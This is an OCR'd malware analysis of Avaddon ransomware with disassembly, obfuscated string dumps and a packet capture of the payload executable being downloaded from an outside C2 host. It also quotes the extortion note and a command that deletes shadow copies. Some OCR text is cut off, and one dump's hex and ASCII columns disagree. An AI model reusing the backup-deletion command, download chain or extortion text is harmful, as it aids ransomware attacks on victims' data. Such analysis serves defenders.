



# *AVADDON RANSOMWARE*

# THE FLOW








```
push dword 0x76843294
push eax
call dword 0x7680120f
cmp eax, edi
jz 0x7682fee6
push dword [ebp-0x5c]
call eax
test eax, eax
jz 0x7682fee6
mov [ebp-0x40], edi
jmp 0x7682fef0
test byte [ebp+0x20], 0x1
jz dword 0x7682d3a3
push 0x60
push edi
lea eax, [ebp-0x4c]
push eax
push dword [ebp-0x34]
push dword 0xc0150000
push ebx
mov esi, [0x768005b4]
call esi
mov edi, 0xc0000022
cmp eax, edi
mov [ebp-0x30], eax
jnz 0x7682ff50
test byte [ebp+0x20], 0x1
```



```
-------===    Your network has been infected!    ===-------

*****************    DO NOT DELETE THIS FILE UNTIL ALL YOUR DATA HAVE BEEN RECOVERED    *****************

All your documents, photos, databases and other important files have been encrypted and have the extension: .bBeAEebbe

You are not able to decrypt it by yourself. But don't worry, we can help you to restore all your files!

The only way to restore your files is to buy our special software. Only we can give you this software and only we can restore

We have also downloaded a lot of private data from your network.
If you do not contact as in a 3 days we will post information about your breach on our public news website (avaddongun7rngel

You can get more information on our page, which is located in a Tor hidden network.
```

# PAYLOAD VIEW

```
char const k001[0x15] = "\x13xc1ICg1JiJnCR4jKjQ=", 0  // Initial key(s)

CryptImportKey(HCRYPTPROV hProv, BYTE* pbData, DWORD dwDataLen, HCRYPTKEY hPubKey, DWORD dwFlags, HCRYPTKEY* phKey)
CryptGenKey@IAT(HCRYPTPROV hProv, ALG_ID Algid, DWORD dwFlags, HCRYPTKEY* phKey)
```

## BASE64 + XOR to decrypt strings

```
00 00 00 00 4c 43 77 71-4c 7a 73 79 4d 67 3d 3d-00 00 00 00 4f 6a 63 72-4a 6a 73 71 00 00 00 00  ....LCwqLzsyMg==....OjcrJjsq....
43 43 4d 67 4a 53 59 6a-45 79 77 47 62 33 6c 35-65 57 38 47 64 47 4a 76-43 58 56 33 59 6e 74 32  CCMgJSYjEywGb3l5eW8GdGJvCXV3Ynt2
43 58 52 69 62 6e 67 4c-64 6d 4a 35 65 48 6b 46-64 51 59 4c 65 51 59 4c-43 58 67 79 00 00 00 00  CXRibngLdmJ5eHkFdQYLeQYLCXgy....
45 78 63 31 49 43 67 31-4a 69 4a 6e 43 52 34 6a-4b 6a 51 54 41 68 34 6b-4e 53 41 30 49 43 6b 37  Exc1ICg1JiJnCR4jKjQTAh4kNSA0ICk7
45 77 6f 76 4a 42 38 6d-49 53 67 71 5a 78 51 71-4e 54 6b 71 4e 51 3d 3d-00 00 00 00 00 00 00 00  EwovJB8mISgqZxQqNTkqNQ==........
45 78 63 31 49 43 67 31-4a 69 4a 6e 43 52 34 6a-4b 6a 52 6e 58 79 39 76-65 56 34 54 41 68 34 6b  Exc1ICg1JiJnCR4jKjRnXy9veV4TAh4k
4e 53 41 30 49 43 6b 37-45 77 6f 76 4a 42 38 6d-49 53 67 71 5a 78 51 71-4e 54 6b 71 4e 51 3d 3d  NSA0ICk7EwovJB8mISgqZxQqNTkqNQ==
```

```
                                                                                  49 6c 42 4a 4a 4a 48 60
4a 4a 49 58 5e 3b 4e 73-4a 4a 6c 4a 4a 4a 4e 4a-4a 5a 4f 3a 5f 32 40 4e-7e 7d 39 4f 6a 4a 7a 67
66 5f 67 7e 3f 4f 7d 48-66 7e 4c 3e 72 3e 73 5e-61 7b 39 78 39 4d 61 3c-7d 4c 45 64 5f 4a 3c 67
48 40 7b 49 4f 4d 69 60-7a 71 72 66 5b 61 47 5b-51 3d 61 39 59 3c 32 5f-7b 6f 7c 58 4f 6d 65 6c
58 45 3a 79 61 6e 49 47-7e 5e 3b 4f 4d 71 73 39-51 79 33 66 20 63 71 41-32 3e 32 42 3c 79 20 7a
5a 7e 67 7b 42 68 78 7e-42 78 20 5d 3a 7b 73 73-67 44 5a 71 4c 6a 5d 43-32 45 65 71 39 48 6f 79
7b 3f 7b 24 63 65 59 32-44 64 5b 6f 79 62 62 39-43 4d 44 38 61 6d 47 45-72 3f 64 38 52 71 46 40
64 73 62 43 5f 5e 60 5d-7f 64 52 3d 64 3e 59 7b-4d 52 7c 7a 44 3b 7b 4f-59 7b 5f 53 6f 68 5f 59
46 6d 72 63 39 33 73 44-68 3e 73 3e 5a 5e 5c 40-3d 3f 3e 73 69 4f 49 71-5f 4a 3d 68 67 3f 20 32
32 38 20 68 67 53 46 48-58 7e 4f 64 73 3e 42 5a-3d 5f 71 5a 48 72 40 41-24 41 61 6a 6d 6c 43 6c
49 66 7f 5c 7b 4d 32 40-3e 39 69 45 52 73 6d 7f-64 7d 5d 58 4e 5d 63 6c-4d 60 41 4a 64 68 4d 4d
7d 6f 68 65 52 3f 73 64-3b 3c 58 7f 63 3c 72 41-48 3e 47 39 6d 61 59 59-58 32 3c 42 41 4d 73 6a
61 33 59 51 7c 5f 3d 51-00 00 00 00 00 00 00 00-25 6e 73 6e 27 25 69 62-65 27 25 79 6f 7b 27 0b
```

CreateProcess ( NULL, "wmic SHADOWCOPY DELETE /nointeractive", NULL, NULL, TRUE, CREATE_NO_WINDOW, ... )


WRTIE TO FILE:

```
c5 c7 6f 07 10 7d 61 b5 82 76 f1 c2 75 37 33 de 51  ..o..}a..v..u73.Q
e2 4b f0 77 4a f5 f6 f7 89 72 7e 04 f3 a2 0e fe d6  .K.wJ....r~......
39 5e 7b b2 6c af c6 1e a5 28 5d 95 2d b6 05 83 41  9^{.l....(].-...A
30 57 79 99 07 2a b3 09 85 d2 de b7 05 66 24 47 de  0Wy..*.......f$G.
9a ba 78 29 64 d7 38 31 54 b5 91 3b e0 36 9e bb a0  ..x)d.81T..;.6....
fb e6 61 25 43 98 32 02 4a 2b 12 8d 43 a2 91 c7 8f  ..a%C.2.J+..C....
8e e2 57 3b 6f d1 51 0e 39 54 71 8b 92 fa 74 2d 87  ..W;o.Q.9Tq...t-.
de 22 ca 93 f3 25 f3 2c c2 7c de 8d ed d5 b0 21 10  ."...%.,.|.....!.
43 2e dc 30 0a 98 68 fa 86 30 df 7a 79 78 05 17 5e  C..0..h..0.zyx..^
6d 20 ab ab ae 82 46 a2 a0 5f c5 1b 4a a7 a1 2a 77  m ....F.._..J..*w
15 ef 17 60 e6 48 c3 b6 a1 b6 b1 b2 5e 02 2e 65 6d  ...`.H......^..em
```

WriteFile ( HAND, NULL, NULL, NULL, 0x0306f938, 0x04d5c860, 3822, NULL, NULL)

1024 BYTES

```
2d 2d 2d 2d 2d 2d 2d 3d-3d 3d 20 20 20 20 59 6f 75  -------===    You
72 20 6e 65 74 77 6f 72-6b 20 68 61 73 20 62 65 65  r network has bee
6e 20 69 6e 66 65 63 74-65 64 21 20 20 20 20 3d 3d  n infected!    ==
3d 2d 2d 2d 2d 2d 2d 2d-0d 0d 0a 0d 0d 0a 0d 0d 0a  =--------.......
2a 2a 2a 2a 2a 2a 2a 2a-2a 2a 2a 2a 2a 2a 2a 2a 2a  **********
20 20 20 20 44 4f 20 4e-4f 54 20 44 45 4c 45 54 45     DO NOT DELETE
20 54 48 49 53 20 46 49-4c 45 20 55 4e 54 49 4c 20   THIS FILE UNTIL
41 4c 4c 20 59 4f 55 52-20 44 41 54 41 20 48 41 56  ALL YOUR DATA HAV
45 20 42 45 45 4e 20 52-45 43 4f 56 45 52 45 44 20  E BEEN RECOVERED
20 20 20 2a 2a 2a 2a 2a-2a 2a 2a 2a 2a 2a 2a 2a 2a     **********
```



# Downloading the Ransomware

3-way-hand-shake

Start Downloading

```
========================== (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM      TO IP ADDRESS c2_ip_address
    PORT INFORMATION (49725, 80)
    SEQUENCE INFORMATION (3544905706, 0)
    |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
    (66)


========================== (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM c2_ip_address TO IP ADDRESS 10.0.0.10
    PORT INFORMATION (80, 49725)
    SEQUENCE INFORMATION (3400328007, 3544905707)

    |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
    (66)


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 10.0.0.10TO IP ADDRESS c2_ip_address
    PORT INFORMATION (49725, 80)
    SEQUENCE INFORMATION (3544905707, 3400328008)
    |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
    (60)
    00 00 00 00 00 00                                       ......

========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 10.0.0.10TO IP ADDRESS c2_ip_address
    PORT INFORMATION (49725, 80)
    SEQUENCE INFORMATION (3544905707, 3400328008)

    |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
    (196)
    48 45 41 44 20 2F 6A 70 72 2E 65 78 65 20 48 54         HEAD /rans.exe HT
    54 50 2F 31 2E 31 0D 0A 43 6F 6E 6E 65 63 74 69         TP/1.1..Connecti
    6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A         on: Keep-Alive..
    41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63         Accept: */*..Acc
    65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 69 64         ept-Encoding: id
    65 6E 74 69 74 79 0D 0A 55 73 65 72 2D 41 67 65         entity..User-Age
    6E 74 3A 20 4D 69 63 72 6F 73 6F 66 74 20 42 49         nt: Microsoft BI
    54 53 2F 37 2E 35 0D 0A 48 6F 73 74 3A 20 32 31         TS/7.5..Host: 21
    37 2E 38 2E 31 31 37 2E 36 33 0D 0A 0D 0A               7.8.117.63....

========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM c2_ip_address TO IP ADDRESS 10.0.0.10
    PORT INFORMATION (80, 49725)
    SEQUENCE INFORMATION (3400328008, 3544905849)
    |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
    (54)


========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM c2_ip_address TO IP ADDRESS 10.0.0.10
    PORT INFORMATION (80, 49725)
    SEQUENCE INFORMATION (3400328008, 3544905849)

    |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
    (368)
    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D         HTTP/1.1 200 OK.
    0A 44 61 74 65 3A 20 46 72 69 2C 20 32 32 20 4A         .Date: Fri, 22 J
    61 6E 20 32 30 32 31 20 31 39 3A 30 35 3A 31 32         an 2021 19:05:12
    20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70          GMT..Server: Ap
    61 63 68 65 2F 32 2E 32 2E 32 32 20 28 44 65 62         ache/2.2.22 (Deb
    69 61 6E 29 0D 0A 4C 61 73 74 2D 4D 6F 64 69 66         ian)..Last-Modif
```

Download BINARY


```
(ACKN) ACK PACKET SENT FROM c2_ip_address TO IP ADDRESS 10.0.0.10
    PORT INFORMATION (80, 49725)
    SEQUENCE INFORMATION (3400328322, 3544906042)
    |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
    (2974)
    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D         HTTP/1.1 200 OK.
    0A 44 61 74 65 3A 20 46 72 69 2C 20 32 32 20 4A         .Date: Fri, 22 J
    61 6E 20 32 30 32 31 20 31 39 3A 30 35 3A 31 32         an 2021 19:05:12
    20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70          GMT..Server: Ap
    61 63 68 65 2F 32 2E 32 2E 32 32 20 28 44 65 62         ache/2.2.22 (Deb
    69 61 6E 29 0D 0A 4C 61 73 74 2D 4D 6F 64 69 66         ian)..Last-Modif
    69 65 64 3A 20 46 72 69 2C 20 32 32 20 4A 61 6E         ied: Fri, 22 Jan
    20 32 30 32 31 20 31 38 3A 35 34 3A 35 33 20 47          2021 18:54:53 G
    4D 54 0D 0A 45 54 61 67 3A 20 22 34 38 32 64 32         MT..ETag: "482d2
    2D 63 31 65 35 37 2D 35 62 39 38 31 62 39 33 62         -c1e57-5b981b93b
    38 39 34 63 22 0D 0A 41 63 63 65 70 74 2D 52 61         894c"..Accept-Ra
    6E 67 65 73 3A 20 62 79 74 65 73 0D 0A 43 6F 6E         nges: bytes..Con
    74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 37 39 34         tent-Length: 794
    31 39 39 0D 0A 4B 65 65 70 2D 41 6C 69 76 65 3A         199..Keep-Alive:
    20 74 69 6D 65 6F 75 74 3D 35 2C 20 6D 61 78 3D          timeout=5, max=
    39 39 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20         99..Connection:
    4B 65 65 70 2D 41 6C 69 76 65 0D 0A 43 6F 6E 74         Keep-Alive..Cont
    65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63         ent-Type: applic
    61 74 69 6F 6E 2F 78 2D 6D 73 64 6F 73 2D 70 72         ation/x-msdos-pr
    6F 67 72 61 6D 0D 0A 0D 0A 4D 5A 90 00 03 00 00         ogram....MZ.....
    00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00         ................
    00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00         .@..............
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00         ................
    00 00 00 00 00 10 01 00 00 0E 1F BA 0E 00 B4 09         ................
```


```
65 6e 50 72 6f 63 65 73 73 00 fe 00 43 72 65 61        | enProcess...Crea
74 65 54 6f 6f 6c 68 65 6c 70 33 32 53 6e 61 70        | teToolhelp32Snap
73 68 6f 74 00 00 7f 05 53 6c 65 65 70 00 63 02        | shot....Sleep.c.
47 65 74 4c 61 73 74 45 72 72 6f 72 00 00 2f 04        | GetLastError../.
50 72 6f 63 65 73 73 33 32 4e 65 78 74 57 00 00        | Process32NextW..
1d 02 47 65 74 43 75 72 72 65 6e 74 54 68 72 65        | ..GetCurrentThre
61 64 00 00 2d 04 50 72 6f 63 65 73 73 33 32 46        | ad..-.Process32F
69 72 73 74 57 00 88 00 43 6c 6f 73 65 48 61 6e        | irstW...CloseHan
64 6c 65 00 47 03 48 65 61 70 41 6c 6c 6f 63 00        | dle.G.HeapAlloc.
f9 02 47 65 74 54 68 72 65 61 64 43 6f 6e 74 65        | ..GetThreadConte
78 74 00 00 b6 02 47 65 74 50 72 6f 63 65 73 73        | xt....GetProcess
48 65 61 70 00 00 e7 00 43 72 65 61 74 65 50 72        | Heap....CreatePr
6f 63 65 73 73 57 00 00 af 00 43 6f 70 79 46 69        | ocessW....CopyFi
6c 65 57 00 0a 04 4f 70 65 6e 4d 75 74 65 78 57        | leW...OpenMutexW
00 00 09 03 47 65 74 54 69 63 6b 43 6f 75 6e 74        | ....GetTickCount
00 00 81 03 49 73 44 65 62 75 67 67 65 72 50 72        | ....IsDebuggerPr
65 73 65 6e 74 00 82 00 43 68 65 63 6b 52 65 6d        | esent...CheckRem
6f 74 65 44 65 62 75 67 67 65 72 50 72 65 73 65        | oteDebuggerPrese
6e 74 00 00 20 03 47 65 74 56 6f 6c 75 6d 65 49        | nt.. .GetVolumeI
6e 66 6f 72 6d 61 74 69 6f 6e 57 00 14 06 57 72        | nformationW...Wr
69 74 65 46 69 6c 65 00 cd 00 43 72 65 61 74 65        | iteFile...Create
